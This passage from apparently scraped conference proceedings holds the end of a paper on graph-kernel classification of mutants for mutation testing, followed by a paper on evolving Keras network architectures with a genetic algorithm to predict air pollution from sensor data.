THE CLASSIFICATION OF MUTANTS OF EXAMPLE 2

	method	correct	incorrect killed	incorrect not killed
TS 1	GED	75.7%	12.1%	12.2%
	Ker2HCFG	79.3%	7.1%	13.6%
	Map1HCFG	82.4%	5.5%	12.1%
	Map2HCFG	86.1%	4.5%	9.4%
TS 2	GED	73.4%	6.5%	20.1%
	Ker2HCFG	79.1%	5.3%	15.6%
	Map1HCFG	79.2%	4.8%	16.0%
	Map2HCFG	82.5%	4.5%	13.0%
TS 3	GED	60.5%	26.2%	16.3%
	Ker2HCFG	61.2%	23.7%	15.1%
	Map1HCFG	70.2%	18.4%	11.4%
	Map2HCFG	73.8%	16.1%	10.1%
TS 4	GED	78.2%	10.3%	11.5%
	Ker2HCFG	84.5%	4.25%	11.25%
	Map1HCFG	88.6%	3.5%	7.9%
	Map2HCFG	92.1%	3.1%	4.8%
TS 5	GED	76.4%	11.3%	12.3%
	Ker2HCFG	79.6%	8.2%	12.2%
	Map1HCFG	83.3%	7.6%	9.1%
	Map2HCFG	88.2%	5.0%	6.8%

reasonably well for all test suites. All three new kernels proposed in this paper gave better classification results than results obtained by using graph edit distance. It can be explained by the fact that graph edit distance captures only the structural difference in a graph i.e. it takes into account only a change but not the location of this change. For example the mutant shown in Fig. 4b, where variable  $i$  was replaced by  $--i$ , what resulted in replacing a node by a subtree, and another one, in which variable  $i$  in different location undergone the same change would result in identical graph edit distance from other mutants. In the domain of mutation testing the location of the change is as important as the kind of change itself.

The results obtained by the use of the decomposition kernel (*Ker2HCFG*) and the first mapping kernel (*Map1HCFG*) are similar in case of classification accuracy, but the mapping kernel results in a bit smaller number of mutants incorrectly predicted to be detected. But the most important difference between these two kernels is related to the number of kernel calculations which have to be performed. In case of the decomposition kernel it is calculated for each node of each control flow graph, while in case of mapping kernel it is limited to a small subset of the nodes. While the actual number of the calculations can not be estimated, as it depends on

the program structure, in typical program no given element or construction should constitute more than several percent of all the elements of the program.

The second mapping kernel (*Map2HCFG*) shows improvement over both previous kernels. It can be explained by the observation concerning the nature of the mutants. Mutant obtained by the introduction of a particular change in a particular location is not necessarily detectable by the same test as the mutant obtained by the introduction of the identical change in different location. The second mapping system contains substructures centered around nodes not only representing identical constructs, but also located within nodes representing identical elements, thus the results obtained for this kernel are more accurate. Moreover, as it takes into account less pairs of the substructures the number of calculations decreases further.

In the second example five test suites were used and the set was divided into four parts of similar size, because of the higher number of mutants. The process of dividing the set of mutants was carried out according to the same criteria as in the first example. And the classification was done in the same way.

Table II presents the results obtained for this example. It may be observed that the results follow similar pattern as for

the first example. It can be noticed that the results for TS 3 were visibly worse than for other suites. Closer inspection seems to suggest that this results from the fact that TS 3 detects only 22 out of 87 mutants and there may occur an over-representation of detectable mutants in the training set thus leading to incorrectly classifying many mutants as detectable.

### C. Using the results

Typical use of classification results is predicting the class membership of new elements, in this case new mutants. While it of course would be possible to generate new mutants for a given program and predict whether they would be killed by a given test suite the typical scenario here is different. After the classification is finished for each mutant not in the training set its  $k$  nearest neighbours are stored. Then, when a new test suite for the program is provided its needs to be run only against the mutants belonging to the training set, the detectability of the other mutants is decided on the basis of the stored neighbours.

## VI. CONCLUSIONS AND FUTURE WORK

The research presented in this paper deals with the problem of reducing the number of mutants to be executed and thus reducing the cost of applying mutation testing by using the classification algorithm. In contrast to other mutant reduction approaches, which are based on some programming language related knowledge, this approach limits the number of mutants to be executed in a dynamic way i.e. depending on the structure of the program for which the mutants were generated.

The application of the mapping kernel template allowed for comparing control flow graphs with better use of the knowledge of the nature of the mutants and at the same time significantly reduce the number of elements to be compared, thus reducing the time required to compute the similarity of programs.

The results of the classification allow to assess new test suites. During the application building process it is common that tests suites are iteratively updated. Each newly updated test suite has to be assessed to check if it fault detection ability is improved. Thus having to run each new test suite only on a fraction of all mutants significantly reduces the time a developer needs to provide a high quality test suite for an application.

Although the results are satisfactory and allow for using this method in practice there are several possible directions for future research on using classification in mutation testing. One of them is related to better use of the knowledge of the way tests are executed. When a test is executed it follows one of many possible paths within the program flow. Using this fact in the way a training set of mutants is selected could possibly improve the classification. This information could also be incorporating into the way the substructures in the kernel function are defined, for example limiting the neighbourhood of the node taken into account only to the nodes on the same path.

Another possible improvement could be based on replacing an arbitral choice of  $k$  by a more flexible approach such as

the one proposed in [45]. Future research are also planned to involve trying to define a set of features allowing for the description of programs in a vector form. Such a representation would allow for the use of non-kernel based classifiers.

## REFERENCES

- [1] W. Afzal, R. Torkar, and R. Feldt, "A systematic review of search-based testing for non-functional system properties," *Information and Software Technology*, vol. 51, no. 6, 2009, pp. 957-976.
- [2] S. Ali, L. C. Briand, H. Hemmati, and R. K. Panesar-Walawege, "A systematic review of the application and empirical investigation of search-based test-case generation," *IEEE Transactions on Software Engineering*, 2010, pp. 742-762.
- [3] V. U. B. Challagulla, F. B. Bastani, I.-L. Yen, and R. A. Paul, "Empirical assessment of machine learning based software defect prediction techniques," *International Journal on Artificial Intelligence Tools*, vol. 17, no. 2, 2008, pp. 389-400.
- [4] J. Strug, B. Strug, "Machine learning approach in mutation testing," *LNCS*, vol. 764, 2012, pp. 200-214, [http://dx.doi.org/10.1007/978-3-642-34691-0\\_15](http://dx.doi.org/10.1007/978-3-642-34691-0_15)
- [5] J. Strug, B. Strug, "Classifying Mutants with Decomposition Kernel," *LNCS*, vol. 9692, Springer, 2016, pp. 644-654, [http://dx.doi.org/10.1007/978-3-319-39378-0\\_55](http://dx.doi.org/10.1007/978-3-319-39378-0_55)
- [6] R. A. DeMillo, R. J. Lipton, F. G. Sayward, "Hints on test data selection: help for the practicing programmer," *Computer*, vol. 11, no. 4, 1978, pp. 34-41, <http://dx.doi.org/10.1109/C-M.1978.218136>
- [7] J. H. Andrews, L. C. Briand, Y. Labiche, "Is mutation an appropriate tool for testing experiments?," in *Proc. ICSE'05*, 2005, pp. 402-411, <http://dx.doi.org/10.1145/1062455.1062530>
- [8] M. Harman, Y. Jia, "An analysis and survey of the development of mutation testing," *IEEE Transactions Software Engineering*, vol. 37, no. 5, 2011, pp. 649-678, <http://dx.doi.org/10.1109/TSE.2010.62>
- [9] H. Agrawal, R. DeMillo, R. Hathaway, W. Hsu, W. Hsu, E. Krauser, R.J. Martin, A. Mathur, E. Spafford, "Design of mutant operators for the C programming language," Department of Computer Science, Purdue University, Lafayette, Indiana, Technical Report SERC-TR-41-P, April, 2006.
- [10] B. Aichernig, J. Auer, E. Jobstl, R. Korosec, W. Krenn, R. Schlick, B. V. Schmidt, "Model-based mutation testing of an industrial measurement device," *LNCS*, vol. 8570, 2014, pp. 1-19, [http://dx.doi.org/10.1007/978-3-319-09099-3\\_1](http://dx.doi.org/10.1007/978-3-319-09099-3_1)
- [11] A. Derezińska, "Object-oriented mutation to assess the quality of tests," in *Proc. of the 29th Euromicro Conference*, Belek-Antalya, Turkey, 2003, pp. 417-420.
- [12] R. Just, "The major mutation framework: Efficient and scalable mutation analysis for Java," in *Proc of ISSITA'14*, San Jose, Bay Area, CA, 2014, pp. 433-436, <http://dx.doi.org/10.1145/2610384.2628053>
- [13] G. Kaminski, P. Ammann, J. Offutt, "Improving logic-based testing," *Journal of Systems and Software*, vol. 86, no. 8, 2013, pp. 2002-2012, <http://dx.doi.org/10.1016/j.jss.2012.08.024>
- [14] S. Kim, J. A. Clark, J. A. McDermid, "Class mutation: mutation testing for object-oriented programs," in *Proc. Net.ObjectDays Conference on Object-Oriented Software Systems Conference'00*, Erfurt, Germany, 2000, pp. 9-12.
- [15] J. Strug, "Applying Mutation Testing for Assessing Test Suites Quality at Model Level," in *Proc. of FedCSIS'16*, ACSIS, vol. 8, 2016, pp. 1593-1596, <http://dx.doi.org/10.15439/2016F82>
- [16] J. Strug, "Mutation Testing Approach to Negative Testing," *Journal of Engineering*, vol. 2016, 13 pages, <http://dx.doi.org/10.1155/2016/6589140>
- [17] A. P. Mathur, "Performance, effectiveness, and reliability issues in software testing," in *Proc. COMPSAC'91*, Tokyo, Japan, 1991, pp. 604-605, <http://dx.doi.org/10.1109/COMPSAC.1991.170248>
- [18] A. P. Mathur, E. W. Krauser, "Mutant Unification for Improved Vectorization," Purdue University, West Lafayette, IN, Technique Repoer SERC-TR-14-P, 1988.
- [19] S. Hussain, "Mutation clustering," Master's thesis, King's College London, Strand, London, 2008.
- [20] C. Ji, Z. Chen, B. Xu, Z. Zhao, "A novel method of mutation clustering based on domain analysis," in *Proc. of SEKE Conference'09*, Boston, Massachusetts, 2009, pp. 422-425.

- [21] A.T. Acree, "On mutation," Master's thesis, Georgia Institute of Technology, Atlanta, Georgia, 1980.
- [22] T. A. Budd, "Mutation analysis of program test data," Master's thesis, Yale University, New Haven, Connecticut, 1980.
- [23] A. P. Mathur, W. E. Wong, "An empirical comparison of mutation and data flow based test adequacy criteria," *Software Testing, Verification and Reliability*, vol. 4, no. 1, 1994, pp. 9-31, <http://dx.doi.org/10.1002/stvr.4370040104>
- [24] W. E. Wong, "On mutation and data flow," Master's thesis, Purdue University, West Lafayette, Indiana, 1993.
- [25] R. Agrawal, T. Imielinski, A. Swami, "Mining association rules between sets of items in large databases," in *Proc. of ACM-SIGMOD'93*, Washington, D.C., 1993, pp. 207-216, <http://dx.doi.org/10.1145/170035.170072>
- [26] J. Han, J. Pei, Y. Yin, R. Mao, "Mining frequent patterns without candidate generation: a frequent-pattern tree approach," *Data Mining and Knowledge Discovery*, vol. 8, no. 1, 2004, pp. 53-87, <http://dx.doi.org/10.1023/B:DAMI.0000005258.31418.83>
- [27] A. Inokuchi, T. Washio, H. A. Motoda, "An apriori-based algorithm for mining frequent substructures from graph data," in *Proc. of PKDD'00*, Lyon, France, 2000, pp. 87-92.
- [28] B. Strug, "Using co-occurring graph patterns in computer aided design evaluation," *LNCS*, vol. 9120, 2015, pp. 768-777, [http://dx.doi.org/10.1007/978-3-319-19369-4\\_68](http://dx.doi.org/10.1007/978-3-319-19369-4_68)
- [29] H. Bunke, K. Riesen, "Recent advances in graph-based pattern recognition with applications in document analysis," *Pattern Recognition*, vol. 44, no. 5, 2011, pp. 1057-1067, <http://dx.doi.org/10.1016/j.patcog.2010.11.015>
- [30] K. Riesen, H. Bunke, "Reducing the dimensionality of dissimilarity space embedding graph kernels," *Engineering Applications of Artificial Intelligence*, vol. 22, no. 1, 2009, pp. 48-56, <http://dx.doi.org/10.1016/j.engappai.2008.04.006>
- [31] B. Scholkopf, A. J. Smola, *Learning with kernels*, Cambridge, MT, MIT Press, 2002.
- [32] T. Gartner, *Kernels for structured data*, (Series in Machine Perception and Artificial Intelligence), World Scientific, 2009.
- [33] H. Kashima, K. Tsuda, A. Inokuchi, "Marginalized kernels between labeled graphs," in *Proc. of ICML'03*, Washington, DC, 2003, pp. 321-328.
- [34] K. M. Borgwardt, H. P. Kriegel, "Shortest-path kernels on graphs," in *Proc. of ICDM'05*, Houston, Texas, 2005, pp. 74-81, <http://dx.doi.org/10.1109/ICDM.2005.132>
- [35] B. Strug, "Automatic design quality evaluation using graph similarity measures," *Automation in Construction*, vol. 32, 2013, pp. 187-195, <http://dx.doi.org/10.1016/j.autcon.2012.12.015>
- [36] M. Collins, N. Duffy, "New ranking algorithms for parsing and tagging kernels over discrete structures, and the voted perceptron," in *Proc. of ACL'02*, Philadelphia, Pennsylvania, July, 2002, pp. 263-270, <http://dx.doi.org/10.3115/1073083.1073128>
- [37] D. Haussler, "Convolutional kernels on discrete structures," Computer Science Department, UC Santa Cruz, Technical Report UCSC-CRL, 1999.
- [38] K. Shin, T. Kuboyama, "A generalization of Haussler's convolution kernel - mapping kernel and its application to tree kernels," *J. Comput. Sci. Technol.*, vol. 25, no. 5, 2010, pp. 1040-1054, <http://dx.doi.org/10.1007/s11390-010-1082-7>
- [39] Y. Ma, J. Offutt, Y. R. Kwon, "Mujava: a mutation system for Java," in *Proc. ICSE'06*, Shanghai, China, 2006, pp. 827-830, <http://dx.doi.org/10.1145/1134285.1134425>
- [40] M. Chein, M.-L. Mugnier, G. Simonet, "Nested graphs: a graph-based knowledge representation model with FOL semantics," in *Proc. of KR'98*, Trento, Italy, 1998, pp. 524-535.
- [41] J. Strug, B. Strug, "Using structural similarity to classify tests in mutation testing," *Applied Mechanics and Materials*, vol. 378, 2013, pp. 546-551, <http://dx.doi.org/10.4028/www.scientific.net/AMM.378.546>
- [42] P. G. Frankl, S. N. Weiss, C. Hu, "All-uses vs mutation testing: an experimental comparison of effectiveness," *Journal of Systems and Software*, vol. 38, no. 3, 1997, pp. 235-253, [http://dx.doi.org/10.1016/S0164-1212\(96\)00154-9](http://dx.doi.org/10.1016/S0164-1212(96)00154-9)
- [43] A. J. Offutt, J. Pan, K. Tewary, T. Zhang, "An experimental evaluation of data flow and mutation testing," *Software, Practice and Experience*, vol. 26, no. 2, 1996, pp. 165-176, [http://dx.doi.org/10.1002/\(SICI\)1097-024X\(199602\)26:2<165::AID-SPE5>3.0.CO;2-K](http://dx.doi.org/10.1002/(SICI)1097-024X(199602)26:2<165::AID-SPE5>3.0.CO;2-K)
- [44] Y.-S. Ma, Y.-R. Kwon, A. J. Offutt, "Inter-class mutation operators for Java," in *Proc. ISSRE'02*, Annapolis, MD, 2002, pp. 352-366.
- [45] H. Wang, I.Düntsche, G. Gediga, and G. Guo, "Nearest Neighbours without k", In: Barbara Dunin-Keplicz, Andrzej Jankowski, Andrzej Skowron, and Marcin Szczuka, editors, *Monitoring, Security, and Rescue Techniques in Multiagent Systems, Advances in Soft Computing*, vol. 28, 2005, pp 179-189, [http://dx.doi.org/10.1007/3-540-32370-8\\_12](http://dx.doi.org/10.1007/3-540-32370-8_12).

# Evolving Keras Architectures for Sensor Data Analysis

Petra Vidnerová  
Institute of Computer Science  
The Czech Academy of Sciences  
Email: petra@cs.cas.cz

Roman Neruda  
Institute of Computer Science  
The Czech Academy of Sciences  
Email: roman@cs.cas.cz

**Abstract**—Deep neural networks enjoy high interest and have become the state-of-art methods in many fields of machine learning recently. Still, there is no easy way for a choice of network architecture. However, the choice of architecture can significantly influence the network performance.

This work is the first step towards an automatic architecture design. We propose a genetic algorithm for an optimization of a network architecture. The algorithm is inspired by and designed directly for the Keras library [1] that is one of the most common implementations of deep neural networks.

The target application is the prediction of air pollution based on sensor measurements. The proposed algorithm is evaluated on experiments on sensor data and compared to several fixed architectures and support vector regression.

## I. INTRODUCTION

**D**EEP neural networks (DNN) architectures have become the state-of-art methods in many fields of machine learning in recent years [2], [3].

While the learning of weights of the deep neural network is done by algorithms based on the stochastic gradient descent, the choice of architecture, including a number and sizes of layers, and a type of activation function, is done manually by the user. However, the architecture has an important impact on the performance of the DNN. Some kind of expertise is needed, and usually a trial and error method is used in practice.

In this work we exploit a fully automatic design of deep neural networks. We investigate the use of genetic algorithms for evolution of a DNN architecture. There are not many studies on evolution of DNN since such approach has very high computational requirements. To keep the search space as small as possible, we simplify our model focusing on implementation of DNN in the Keras library [1] that is a widely used tool for practical applications of DNNs.

As a target application, we use a real dataset from the area of sensor networks for air pollution monitoring. We work with data from De Vito et al [4], [5].

The paper is organized as follows. Section II brings an overview of related work. Section III briefly describes the main ideas of our approach. In Section IV our algorithm GAKeras is described. Section V summarizes the results of our experiments. Finally, Section VI brings conclusion.

## II. RELATED WORK

There were quite many attempts on architecture optimization via evolutionary process (e.g. [6], [7]) in previous decades.

Successful evolutionary techniques evolving the structure of feed-forward and recurrent neural networks include NEAT [8], HyperNEAT [9] and CoSyNE [10] algorithms.

On the other hand, studies dealing with evolution of deep neural networks and convolutional networks started to emerge only very recently. They usually focus only on parts of network design, due to limited computational resources. The training of one DNN usually requires hours or days of computing time, quite often utilizing GPU processors for speedup. Naturally, the evolutionary techniques requiring thousands of training trials were not considered a feasible choice. Nevertheless, there are several approaches to reduce the overall complexity of neuroevolution for DNN and provide useful and scalable algorithms.

For example, in [11] CMA-ES is used to optimize hyperparameters of DNNs. In [12] the unsupervised convolutional networks for vision-based reinforcement learning are studied, the structure of CNN is held fixed and only a small recurrent controller is evolved. However, the recent paper [13] presents a simple distributed evolutionary strategy that is used to train relatively large recurrent network with competitive results on reinforcement learning tasks.

In [14] automated method for optimizing deep learning architectures through evolution is proposed, extending existing neuroevolution methods. Authors of [15] sketch a genetic approach for evolving a deep autoencoder network enhancing the sparsity of the synapses by means of special operators. Finally, the paper [16] presents two version of an evolutionary and co-evolutionary algorithm for design of DNN with various transfer functions.

## III. OUR APPROACH

The main idea of our approach is to keep the search space as small as possible. Therefore only architecture is a subject to evolution, the weights are learnt by gradient based technique.

Further, the architecture specification is simplified. It directly follows the implementation of DNN in Keras library, where networks are defined layer by layer, each layer fully connected with the next layer. A layer is specified by number of neurons, type of an activation function (all neurons in one layer have the same type of an activation function), and type of regularization (such as dropout).

#### IV. GENETIC ALGORITHM FOR KERAS ARCHITECTURES

Genetic algorithms (GA) [17], [18] represent a robust optimization technique. They work with the population of feasible solutions represented by *individuals*. Each individual is associated with *fitness* value that evaluates its quality. New generations are created iteratively by means of GA operators *selection*, *crossover* and *mutation*.

Individuals are coding feed-forward neural networks implemented as Keras model *Sequential*. The model implemented as *Sequential* is built layer by layer, similarly an individual consists of blocks representing individual layers.

$$I = ([size_1, drop_i, act_1]_1, \dots, [size_H, drop_H, act_H]_H),$$

where  $H$  is the number of hidden layers,  $size_i$  is the number of neurons in corresponding layer that is dense (fully connected) layer,  $drop_i$  is the dropout rate (zero value represents no dropout), and  $act_i \in \{\text{relu}, \text{tanh}, \text{sigmoid}, \text{hardsigmoid}, \text{linear}\}$  stands for activation function.

The operator *crossover* combines two parent individuals and produces two offspring individuals. It is implemented as one-point crossover, where the cross-point is on a border of block.

The operator *mutation* brings random changes to the individual. Each time an individual is mutated, one of the following mutation operators is randomly chosen:

- *mutateLayer* - introduces random changes to one randomly selected layer. One of the following operation is randomly chosen: *changeLayerSize* (the number of neurons is changed; either one neuron is added, one neuron is deleted, or completely new layer size is generated), *changeDropOut* (the dropout rate is changed), *changeActivation* (the activation function is changed), *changeAll* (the whole block is discarded and new one is randomly initialized).
- *addLayer* - one randomly generated block is inserted at random position.
- *delLayer* - one randomly selected block is deleted.

Fitness function should reflect the quality of the network represented by an individual. To assess the generalization ability of the network represented by an individual we use a crossvalidation error. The lower the crossvalidation error, the higher the fitness of the individual. Classical k-fold crossvalidation is used and the mean squared error is used as an error function.

The tournament selection is used, i.e. each turn of the tournament  $k$  individuals are selected at random and the one with the highest fitness, in our case the one with the lowest crossvalidation error, is selected.

Our implementation of the proposed GAKeras algorithm is available at [19].

#### V. EXPERIMENTS

##### A. Data Set

The dataset used for our experiments consists of real-world data from the application area of sensor networks for air

pollution monitoring. The data contain measurements of gas multi-sensor MOX array devices recording concentrations of several gas pollutants. There are altogether 5 sensors as inputs and 5 target output values representing concentrations of  $CO$ ,  $NO_2$ ,  $NOx$ ,  $C_6H_6$ , and  $NMHC$ .

In the first experiment, the whole time period is divided into five intervals. Then, only one interval is used for training, the rest is utilized for testing. We considered five different choices of the training part selection. This task may be quite difficult, since the prediction is performed also in different parts of the year than the learning.

In the second experiments, the data are shuffled randomly and one third is used for testing and the rest for training.

Table I brings overview of data sets sizes. All tasks have 8 input values (five sensors, temperature, absolute and relative humidity) and 1 output (predicted value). All values are normalized between  $(0, 1)$ .

TABLE I  
OVERVIEW OF DATA SETS SIZES.

Task	First experiment		Second experiment	
	train set	test set	train set	test set
CO	1469	5875	4896	2448
NO2	1479	5914	4929	2464
NOx	1480	5916	4931	2465
C6H6	1799	7192	5994	2997
NMHC	178	709	592	295

##### B. Parameter Setup

The GAKeras algorithm was run for 100 iterations for each data set, with the population of 30 individuals.

During fitness function evaluation the network weights are trained by RMSprop for 500 epochs. For fitness evaluation, the crossvalidation error is computed. When the best individual is obtained, the corresponding network is built and trained on the whole training set and evaluated on test set.

##### C. Results

The testing error values of the best individuals are listed in Table II. There are average, standard deviation, minimum and maximum errors over 10 computations. The values are compared to results obtained by support vector regression (SVR) with linear, RBF, polynomial, and sigmoid kernel function. SVR was trained using Scikit-learn library [20], hyperparameters were found by grid search and crossvalidation.

The GAKeras network achieved best results in 16 cases, it in average outperforms the SVR.

Since this task does not have much training samples, also the networks evolved are quite small. The typical evolved network had one hidden layer of about 70 neurons, dropout rate 0.3 and ReLU activation function. In case of C6H6 there were two layers, about 100 neurons together, the first linear and the second ReLU without dropout.

Table III shows comparison of testing errors of GAKeras network and several fixed architectures (for example 30-10-1 stands for 2 hidden layers of 30 and 10 neurons, one neuron

TABLE II

TEST ERRORS FOR EVOLVED GAKERAS NETWORK AND SVR WITH DIFFERENT KERNEL FUNCTIONS ON THE SECOND TASK. FOR GAKERAS NETWORK THE AVERAGE, STANDARD DEVIATION, MINIMUM AND MAXIMUM OF 10 EVALUATIONS OF LEARNING ALGORITHM IS LISTED.

Task	Testing errors				SVR			
	avg	std	min	max	linear	RBF	Poly.	Sigmoid
CO_part1	<b>0.209</b>	0.014	0.188	0.236	0.340	0.280	0.285	1.533
CO_part2	0.801	0.135	0.600	1.048	0.614	<b>0.412</b>	0.621	1.753
CO_part3	<b>0.266</b>	0.029	0.222	0.309	0.314	0.408	0.377	1.427
CO_part4	<b>0.404</b>	0.226	0.186	0.865	1.127	0.692	0.535	1.375
CO_part5	0.246	0.024	0.207	0.286	0.348	0.207	<b>0.198</b>	1.568
NOx_part1	2.201	0.131	1.994	2.506	<b>1.062</b>	1.447	1.202	2.537
NOx_part2	1.705	0.284	1.239	2.282	2.162	1.838	<b>1.387</b>	2.428
NOx_part3	1.238	0.163	0.982	1.533	<b>0.594</b>	0.674	0.665	2.705
NOx_part4	1.490	0.173	1.174	1.835	0.864	0.903	<b>0.778</b>	2.462
NOx_part5	<b>0.551</b>	0.052	0.456	0.642	1.632	0.730	1.446	2.761
NO2_part1	<b>1.697</b>	0.266	1.202	2.210	2.464	2.404	2.401	2.636
NO2_part2	<b>2.009</b>	0.415	1.326	2.944	2.118	2.250	2.409	2.648
NO2_part3	<b>0.593</b>	0.082	0.532	0.815	1.308	1.195	1.213	1.984
NO2_part4	<b>0.737</b>	0.023	0.706	0.776	1.978	2.565	1.912	2.531
NO2_part5	1.265	0.158	1.054	1.580	1.0773	1.047	<b>0.967</b>	2.129
C6H6_part1	<b>0.013</b>	0.005	0.006	0.024	0.300	0.511	0.219	1.398
C6H6_part2	<b>0.039</b>	0.015	0.025	0.079	0.378	0.489	0.369	1.478
C6H6_part3	<b>0.019</b>	0.011	0.009	0.041	0.520	0.663	0.538	1.317
C6H6_part4	<b>0.030</b>	0.015	0.014	0.061	0.217	0.459	0.123	1.279
C6H6_part5	<b>0.017</b>	0.015	0.004	0.051	0.215	0.297	0.188	1.526
NMHC_part1	1.719	0.168	1.412	2.000	1.718	1.666	<b>1.621</b>	3.861
NMHC_part2	<b>0.623</b>	0.164	0.446	1.047	0.934	0.978	0.839	3.651
NMHC_part3	<b>1.144</b>	0.181	0.912	1.472	1.580	1.280	1.438	2.830
NMHC_part4	<b>1.220</b>	0.206	0.994	1.563	1.720	1.565	1.917	2.715
NMHC_part5	1.222	0.126	1.055	1.447	1.238	<b>0.944</b>	1.407	2.960
	16				2	2	5	0

in output layers, ReLU activation is used and dropout 0.2). The one with most (10) best results is the GAKeras network.

The results of the second experiment are listed in Table IV. In this case the GAKeras has best results in 4 cases from 5. The training sets are bigger and also the evolved architectures contained several layers. Again the dominating activation function is ReLU.

## VI. CONCLUSION

We have proposed genetic algorithm for automatic design of DNNs. The algorithm was tested in experiments on the real-life sensor data set. The solutions found by our algorithm outperform SVR and selected fixed architectures. The activation function dominating in solutions is the ReLU function. Evolved architecture depends on the task size, for tasks with small number of training points networks with only one hidden layer were evolved, for bigger tasks architectures with several hidden layers were found.

In our future work we plan to extend the algorithm to work also with convolutional networks and to include more parameters, such as other types of regularization, the type of optimization algorithm, etc. The importance of this direction is supported also by the recently conceived library [21] which combines genetic algorithm with models obtained by means of Keras and TensorFlow libraries.

## ACKNOWLEDGMENT

This work was partially supported by the Czech Grant Agency grant 15-18108S and institutional support of the Institute of Computer Science RVO 67985807.

Access to computing and storage facilities owned by parties and projects contributing to the National Grid Infrastructure MetaCentrum provided under the programme "Projects of Large Research, Development, and Innovations Infrastructures" (CESNET LM2015042), is greatly appreciated.

## REFERENCES

- [1] F. Chollet, "Keras," <https://github.com/fchollet/keras>, 2015.
- [2] I. Goodfellow, Y. Bengio, and A. Courville, *Deep Learning*. MIT Press, 2016, <http://www.deeplearningbook.org>.
- [3] Y. Lecun, Y. Bengio, and G. Hinton, "Deep learning," *Nature*, vol. 521, no. 7553, pp. 436–444, 5 2015. doi: 10.1038/nature14539. [Online]. Available: <http://dx.doi.org/10.1038/nature14539>
- [4] S. D. Vito, E. Massera, M. Piga, L. Martinotto, and G. D. Francia, "On field calibration of an electronic nose for benzene estimation in an urban pollution monitoring scenario," *Sensors and Actuators B: Chemical*, vol. 129, no. 2, pp. 750 – 757, 2008. doi: 10.1016/j.snb.2007.09.060. [Online]. Available: <http://dx.doi.org/10.1016/j.snb.2007.09.060>
- [5] S. De Vito, G. Fattoruso, M. Pardo, F. Tortorella, and G. Di Francia, "Semi-supervised learning techniques in artificial olfaction: A novel approach to classification problems and drift counteraction," *Sensors Journal, IEEE*, vol. 12, no. 11, pp. 3215–3224, Nov 2012. doi: 10.1109/JSEN.2012.2192425. [Online]. Available: <http://dx.doi.org/10.1109/JSEN.2012.2192425>
- [6] B. u. Islam, Z. Baharudin, M. Q. Raza, and P. Nallagownden, "Optimization of neural network architecture using genetic algorithm for load forecasting," in *2014 5th International Conference on Intelligent and Advanced Systems (ICIAS)*, June 2014. doi: 10.1109/ICIAS.2014.6869528 pp. 1–6. [Online]. Available: <http://dx.doi.org/10.1109/ICIAS.2014.6869528>
- [7] J. Arifovic and R. Genay, "Using genetic algorithms to select architecture of a feedforward artificial neural network," *Physica A: Statistical Mechanics and its Applications*, vol. 289, no. 34, pp. 574 – 594, 2001. doi: 10.1016/S0378-4371(00)00479-9. [Online]. Available: [http://dx.doi.org/10.1016/S0378-4371\(00\)00479-9](http://dx.doi.org/10.1016/S0378-4371(00)00479-9)



TABLE III  
TESTING ERRORS FOR EVOLVED GAKERAS NETWORK AND THREE SELECTED FIXED ARCHITECTURES.

Task	Testing errors							
	GAKeras		50-1		30-10-1		30-10-30-1	
	avg	std	avg	std	avg	std	avg	std
CO_part1	<b>0.209</b>	0.014	0.230	0.032	0.250	0.023	0.377	0.103
CO_part2	0.801	0.135	0.861	0.136	<b>0.744</b>	0.142	0.858	0.173
CO_part3	0.266	0.029	<b>0.261</b>	0.040	0.305	0.043	0.302	0.046
CO_part4	<b>0.404</b>	0.226	0.621	0.279	0.638	0.213	0.454	0.158
CO_part5	<b>0.246</b>	0.024	0.283	0.072	0.270	0.032	0.309	0.032
NOx_part1	2.201	0.131	2.158	0.203	<b>2.095</b>	0.131	2.307	0.196
NOx_part2	<b>1.705</b>	0.284	1.799	0.313	1.891	0.199	2.083	0.172
NOx_part3	1.238	0.163	1.077	0.125	1.092	0.178	<b>0.806</b>	0.185
NOx_part4	1.490	0.173	<b>1.303</b>	0.208	1.797	0.461	1.600	0.643
NOx_part5	<b>0.551</b>	0.052	0.644	0.075	0.677	0.055	0.778	0.054
NO2_part1	1.697	0.266	1.659	0.250	<b>1.368</b>	0.135	1.677	0.233
NO2_part2	2.009	0.415	1.762	0.237	<b>1.687</b>	0.202	1.827	0.264
NO2_part3	0.593	0.082	0.682	0.148	<b>0.576</b>	0.044	0.603	0.069
NO2_part4	<b>0.737</b>	0.023	1.109	0.923	0.757	0.059	0.802	0.076
NO2_part5	1.265	0.158	<b>0.646</b>	0.064	0.734	0.107	0.748	0.123
C6H6_part1	0.013	0.005	<b>0.012</b>	0.006	0.081	0.030	0.190	0.060
C6H6_part2	<b>0.039</b>	0.015	0.039	0.012	0.101	0.015	0.211	0.071
C6H6_part3	<b>0.019</b>	0.011	0.024	0.007	0.091	0.047	0.115	0.031
C6H6_part4	0.030	0.015	<b>0.026</b>	0.010	0.051	0.026	0.096	0.020
C6H6_part5	<b>0.017</b>	0.015	0.025	0.008	0.113	0.025	0.176	0.058
NMHC_part1	<b>1.719</b>	0.168	1.738	0.144	1.889	0.119	2.378	0.208
NMHC_part2	0.623	0.164	<b>0.553</b>	0.045	0.650	0.078	0.799	0.096
NMHC_part3	1.144	0.181	1.128	0.089	0.901	0.124	<b>0.789</b>	0.184
NMHC_part4	1.220	0.206	1.116	0.119	0.918	0.119	<b>0.751</b>	0.096
NMHC_part5	1.222	0.126	0.970	0.094	0.889	0.085	<b>0.856</b>	0.074
	10		6		5		4	

TABLE IV  
TRAINING AND TESTING ERROR OF GAKERAS NETWORK AND SVR WITH DIFFERENT KERNEL FUNCTIONS ON THE SECOND TASK. FOR GAKERAS NETWORK THE AVERAGE, STANDARD DEVIATION, MINIMUM AND MAXIMUM OF 10 EVALUATIONS OF LEARNING ALGORITHM IS LISTED.

Task	Testing errors				SVR			
	GAKeras							
	avg	std	min	max	linear	RBF	Poly.	Sigmoid
CO	<b>0.120</b>	0.004	0.114	0.125	0.200	0.152	0.157	1.511
NOx	0.295	0.021	0.273	0.334	0.328	<b>0.211</b>	0.255	1.989
NO2	<b>0.267</b>	0.009	0.248	0.280	0.494	0.368	0.406	2.046
C6H6	<b>0.002</b>	0.001	0.000	0.005	0.218	0.110	0.194	1.325
NMHC	<b>0.266</b>	0.080	0.183	0.422	0.688	0.383	0.513	3.215

- [8] K. O. Stanley and R. Miikkulainen, "Evolving neural networks through augmenting topologies," *Evolutionary Computation*, vol. 10, no. 2, pp. 99–127, 2002. [Online]. Available: <http://nn.cs.utexas.edu/?stanley:ec02>
